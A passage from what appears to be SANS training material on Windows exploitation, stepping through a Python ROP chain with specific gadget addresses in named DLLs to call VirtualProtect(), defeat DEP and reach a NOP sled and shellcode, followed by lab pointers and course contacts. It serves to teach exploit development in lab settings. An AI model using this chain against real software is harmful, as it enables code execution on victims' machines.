There is a `RETN 4` at the end of this gadget, so we must place a 4-byte pad after the next gadget's position on the stack. Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #4

- Now that we have the address of VirtualProtect(), we need to get it into ESI for the PUSHAD instruction
- This gadget pushes the VirtualProtect() address from EAX onto the stack and then pops it into ESI:

```
rop+= struct.pack('<L', 0x61642a55)
# PUSH EAX # POP ESI # RETN 4  [EPG.dll]
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for retn 4 from prior gadget)
```

- We add 4 bytes of padding to compensate for the gadget's RETN 4 instruction

Gadget #4

We push the address of `VirtualProtect()` held in `EAX` onto the stack and pop it into `ESI`, where it needs to be when the `PUSHAD` instruction executes. We then execute the instruction `RETN 4`. We need to add 4 bytes of padding on the stack to compensate for the `RETN 4`.

```
rop+= struct.pack('<L', 0x61642a55)
# PUSH EAX # POP ESI # RETN 4  [EPG.dll]
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for retn 4 from prior gadget)
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #5

- We pop into EBP the address of the instruction, PUSH ESP #RETN 0C
- This serves as the return pointer to VirtualProtect() after we get control back from the kernel
- Upon return, it will be the first thing to execute, pushing ESP's address onto the stack, returning to that address, and executing our NOPs and shellcode:

```
rop+= struct.pack('<L', 0x6403d1a6)
# POP EBP # RETN [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for RETN 4 from prior gadget)
rop+= struct.pack('<L', 0x6161055A)
# & push esp #  ret 0c [EPG.dll]
```


Gadget #5

We are popping into `EBP` the address of a `PUSH ESP, RETN 0C` instruction. This will be used as the return pointer for the call to `VirtualProtect()` after we get control back from the kernel. Upon return, the instruction at this address will be the first thing to execute. It takes the address held in `ESP`, pushes it onto the stack, and then returns to that stack position. It lands in our `NOP` sled and gets us shellcode execution! This will be quite obvious when we get to that step.

```
rop+= struct.pack('<L', 0x6403d1a6)
# POP EBP # RETN [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for RETN 4 from prior gadget)
rop+= struct.pack('<L', 0x6161055A)
# & push esp #  ret 0c [EPG.dll]
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #6

- Pop into EAX the value 0xA139799D
  - The next gadget adds 0x5EC68B64 to this value, becoming 0x00000501, our size argument to VirtualProtect()

```
rop+= struct.pack('<L', 0x61323EA8)
# POP EAX # RETN     ** [DTVDeviceManager.dll]
rop+= struct.pack('<L', 0xA139799D)
# It will result in 0x00000501-> ebx
```

  - Remember, our goal is to get the proper arguments into the right registers for PUSHAD and VirtualProtect()
  - We can't have nulls, so we look for a large value being added to another, resulting in 0x501

Gadget #6

We pop the value `0xA139799D` into `EAX`, which we will add to `0x5EC68B64` in the next gadget. When these are added together, they result in the value `0x501`, serving as the `VirtualProtect()` size argument. To determine the value to pop into `EAX`, you would simply need to find an add instruction that adds a large value (like the one we are using) and then add to it the appropriate value that results in the desired size value, once rolled over past `2^32`.

```
rop+= struct.pack('<L', 0x61323EA8)
# POP EAX # RETN     ** [DTVDeviceManager.dll]
rop+= struct.pack('<L', 0xA139799D)
# It will result in 0x00000501-> ebx
```

Remember, our goal is to place the arguments to `VirtualProtect()` into the appropriate registers. The `PUSHAD` instruction pushes them onto the stack and, if set up properly, returns to the `VirtualProtect()` function call. The reason we use a large number added to another large number is to exceed `2^32`, rolling the register back to zero, precisely to `0x501`. We cannot have nulls, so any technique to accomplish this goal works.

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #7

- This gadget simply adds the value we popped into EAX with 0x5EC68B64, resulting in 0x501
  - 0x5EC68B64 + 0xA139799D = 0x00000501
  - This is the size argument to VirtualProtect()

```
rop+= struct.pack('<L', 0x640203fc)
# ADD EAX,5EC68B64 # RETN     ** [MediaPlayerCtrl.dll]
```


Gadget #7

This is the add instruction covered in the previous gadget's explanation. The sum of `0x5EC68B64 + 0xA139799D = 0x00000501`. This is our size argument to `VirtualProtect()`.

```
rop+= struct.pack('<L', 0x640203fc)
# ADD EAX,5EC68B64 # RETN     ** [MediaPlayerCtrl.dll]
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #8

- This gadget pushes the size argument 0x501 to VirtualProtect() onto the stack and then pops it into EBX
  - EBX is the register where it needs to be for the PUSHAD instruction
  - There is an unwanted instruction between the PUSH and the POP, but it does not harm anything

```
rop+= struct.pack('<L', 0x6163d37b)
# PUSH EAX # ADD AL,5E # POP EBX # RETN     ** [EPG.dll]
```


Gadget #8

This gadget pushes the `0x501` size argument from `EAX` onto the stack, followed by an unwanted instruction. We then pop the size argument into the `EBX` register, which is where it needs to be due to the way the `PUSHAD` instruction pushes the arguments onto the stack.

```
rop+= struct.pack('<L', 0x6163d37b)
# PUSH EAX # ADD AL,5E # POP EBX # RETN     ** [EPG.dll]
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #9

- This gadget simply zeroes out the EAX register to prepare it for the next gadget

```
rop+= struct.pack('<L', 0x61626807)
# XOR EAX,EAX # RETN     ** [EPG.dll]
```


Gadget #9

This gadget zeroes out EAX to prepare it for the next argument.

```
rop+= struct.pack('<L', 0x61626807)
# XOR EAX,EAX # RETN     ** [EPG.dll]
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #10

- Gadget #10 adds the value 0x5EC68B64 to the zeroed-out EAX register
- This value will be added with another shortly to produce 0x40, serving as our permission argument to VirtualProtect()

```
rop+= struct.pack('<L', 0x640203fc)
# ADD EAX,5EC68B64 # RETN     ** [MediaPlayerCtrl.dll]
```


Gadget #10

In this gadget, we are adding the value `0x5EC68B64` to `EAX`, which currently holds `0`. This will be added with another value shortly to get the permission argument of `0x40` for `VirtualProtect()`.

```
rop+= struct.pack('<L', 0x640203fc)
# ADD EAX,5EC68B64 # RETN     ** [MediaPlayerCtrl.dll]
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #11

- We now pop the value `0xA13974DC` into the EDX register
- This will be added to EAX in the next gadget, producing the `0x40` permission argument value

```
rop+= struct.pack('<L', 0x6405347a)
# POP EDX # RETN     ** [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0xA13974DC)
# Value to pop into EDX, which will result in 0x00000040-> edx
```


Gadget #11

We are now popping the value `0xA13974DC` into `EDX`. In the next gadget, we add `EDX` with `EAX` to get the 0x40 permission argument to `VirtualProtect()`.

```
rop+= struct.pack('<L', 0x6405347a)
# POP EDX # RETN     ** [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0xA13974DC)
# Value to pop into EDX, which will result in 0x00000040-> edx
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #12

- This is the gadget that adds the value in EAX to the value in EDX
- The two values added flip over 2^32, resulting in 0x40 stored in EDX
- EDX is the register needing the permissions argument for the PUSHAD instruction

```
rop+= struct.pack('<L', 0x613107fb)
# ADD EDX,EAX # MOV EAX,EDX # RETN   ** [DTVDeviceManager.dll]
```

- The second instruction in this gadget is unwanted, but does no harm

Gadget #12

This gadget contains the code to add `EAX` to `EDX`, which results in the `0x40` permission argument to `VirtualProtect()` being stored in the `EDX` register. This is where it needs to be for the `PUSHAD` layout. We then have an unwanted instruction that serves no purpose and copies the `0x40` value from `EDX` over to `EAX`, before returning to the next gadget.

```
rop+= struct.pack('<L', 0x613107fb)
# ADD EDX,EAX # MOV EAX,EDX # RETN   ** [DTVDeviceManager.dll]
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #13

- This gadget pops into ECX a writable address to serve as the LpOldProtect argument to VirtualProtect()
- This can be any writable location

```
rop+= struct.pack('<L', 0x61601fc0)
# POP ECX # RETN [EPG.dll]
rop+= struct.pack('<L', 0x60350340)
# &Writable location [Configuration.dll]
```

- We use the address 0x60350340 from Configuration.dll

Gadget #13

We are now popping the address `0x60350340` from the stack into the `ECX` register, serving as the writable address used by `VirtualProtect()` to store the old permission value we are changing to `0x40`. This address can be any writable area. Simply clicking the Memory map within Immunity and looking at the permissions of the various non-rebased modules can help you determine a good address to use.

```
rop+= struct.pack('<L', 0x61601fc0)
# POP ECX # RETN [EPG.dll]
rop+= struct.pack('<L', 0x60350340)
# &Writable location [Configuration.dll]
```

Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.

Gadget #14

- We now have all our arguments to VirtualProtect() in the correct registers, but…
  - When PUSHAD writes the registers onto the stack, the last one written, where ESP will be pointing, is EDI
  - The second-to-last register written is ESI, which holds the pointer to VirtualProtect()
  - Because ESP will be pointing here and returning to the address pushed from EDI, we need it to simply RETN

```
rop+= struct.pack('<L', 0x61329e07)
# POP EDI # RETN [DTVDeviceManager.dll]
rop+= struct.pack('<L', 0x61326003)
# RETN (ROP NOP) [DTVDeviceManager.dll]
```


Gadget #14

We now pop the address `0x61326003 (RETN)` into `EDI`, which will serve as a return instruction. This is due to the fact that when the `ROP` gadgets were created, there were no perfect gadgets for putting the address of `VirtualProtect()` and its arguments into the most desired order in the registers. The value pushed onto the stack from `EDI` is what `ESP` is pointing to after `PUSHAD` executes. Whatever address is held here will be where `EIP` jumps due to the `RETN` after `PUSHAD` is executed. We have the address of `VirtualProtect()` just below this position on the stack, as it was written into the `ESI` register. Because `ESP` points to the address held in `EDI`, after it is pushed onto the stack by the `PUSHAD` instruction, we will pop into `EDI` the address of a simple `RETN` instruction, advancing `ESP` down to the actual call to `VirtualProtect()`.

```
rop+= struct.pack('<L', 0x61329e07)
# POP EDI # RETN [DTVDeviceManager.dll]
rop+= struct.pack('<L', 0x61326003)
# RETN (ROP NOP) [DTVDeviceManager.dll]
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #15

- This gadget pops 0x90909090 into EAX
  - EAX is the first register to be pushed onto the stack by the PUSHAD instruction
  - That being the case, we fill it with NOPs so that it is pushed onto the stack up against the other NOPs

```
rop+= struct.pack('<L', 0x61606595)
# POP EAX # RETN ** [EPG.dll]
rop+= struct.pack('<L', 0x90909090)
# nop to pop into EAX
```

  - When returning from the call to VirtualProtect(), the code at this position on the stack will be executed first

Gadget #15

This gadget is used to pop a `DWORD` of `NOPs (0x90909090)` off the stack into `EAX`. We are popping the `NOPs` into `EAX` because it is the first argument pushed onto the stack by the `PUSHAD` instruction, and we do not need any additional arguments to `VirtualProtect()`. It sits right up against our other `NOPs`. We do this to ensure no harmful instructions are executed. The first instruction to execute will be this `DWORD of NOPs` after returning from the call to `VirtualProtect()`.

```
rop+= struct.pack('<L', 0x61606595)
# POP EAX # RETN ** [EPG.dll]
rop+= struct.pack('<L', 0x90909090)
# nop to pop into EAX
```

Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #16

- The final gadget is the PUSHAD instruction, followed by a return
- When you press F7 to single-step through this gadget, watch how the arguments are pushed onto the stack by PUSHAD
- Confirm everything we have covered thus far

```
rop+= struct.pack('<L', 0x61620CF1)
# PUSHAD # RETN [EPG.dll]
```


Gadget #16

This is the `PUSHAD` gadget to push all general-purpose registers onto the stack. Because we placed the address of, and arguments to, `VirtualProtect()` in the appropriate order, they will be written onto the stack so that we can successfully return to `VirtualProtect()` and pass the arguments in the right order. Just before execution of the `PUSHAD` instruction, `ESP` points to the `NOPs` just past our `ROP` chain, which serves as the `LPAddress` argument to `VirtualProtect()` that specifies the location where we want to change permissions.

```
rop+= struct.pack('<L', 0x61620CF1)
# PUSHAD # RETN [EPG.dll]
```

Press F7 to advance through the `PUSHAD` instruction and stop at the `RETN`. Continue to the next slide.

Module Summary

- Hacking hardware DEP
- Using Return-Oriented Exploitation to call VirtualProtect() and disable DEP
- Stack pivoting
- Walking through our ROP chain

Module Summary

In this module, we performed multiple techniques to disable DEP with code reuse and Return-Oriented Exploitation. When you generate a ROP chain on your own later on, you will likely have a different ROP chain than the one provided to you in the final script. This is by design and quite common, as depending on the libraries used, version of the rop gadget tool used, such as Mona, and other factors.

LAB: Using ROP to Disable DEP

Please work on the lab exercise 5.3: Using ROP to Disable DEP.

Please work on the lab exercise 5.3: Using ROP to Disable DEP. For this lab exercise you will need your class Windows VM.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- **Exploiting Windows for Penetration Testers**
- Capture the Flag Challenge

Section 5

Introduction to Windows Exploitation

Windows OS Protections and Compile-Time Controls

Windows Overflows

- Lab: Basic Stack Overflow - Windows
- Lab: SEH Overwrite

Defeating Hardware DEP with ROP

- Demonstration: Defeating Hardware DEP Prior to Windows 7
- Lab: Using ROP to Disable DEP

Bootcamp

- Lab: ROP Challenge

660.5 Bootcamp

Welcome to the Bootcamp labs for 660.5.

LAB: ROP Challenge

Please work on the lab exercise 5.4: ROP Challenge.

This page intentionally left blank.

COURSE RESOURCES AND CONTACT INFORMATION

AUTHOR CONTACT
Name: Stephen Sims
Email: stephen@deadlisting.com

Name: Josh Wright
Email: jwright@hasborg.com

Name: Jim Shewmaker
Email: james@bluenotch.com

SANS INSTITUTE
11200 Rockville Pike, Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)

PEN TESTING RESOURCES
pen-testing.sans.org
Twitter: @SANSPenTest

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

This page intentionally left blank.

Index

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

R

S

T

U

V

W

X

Y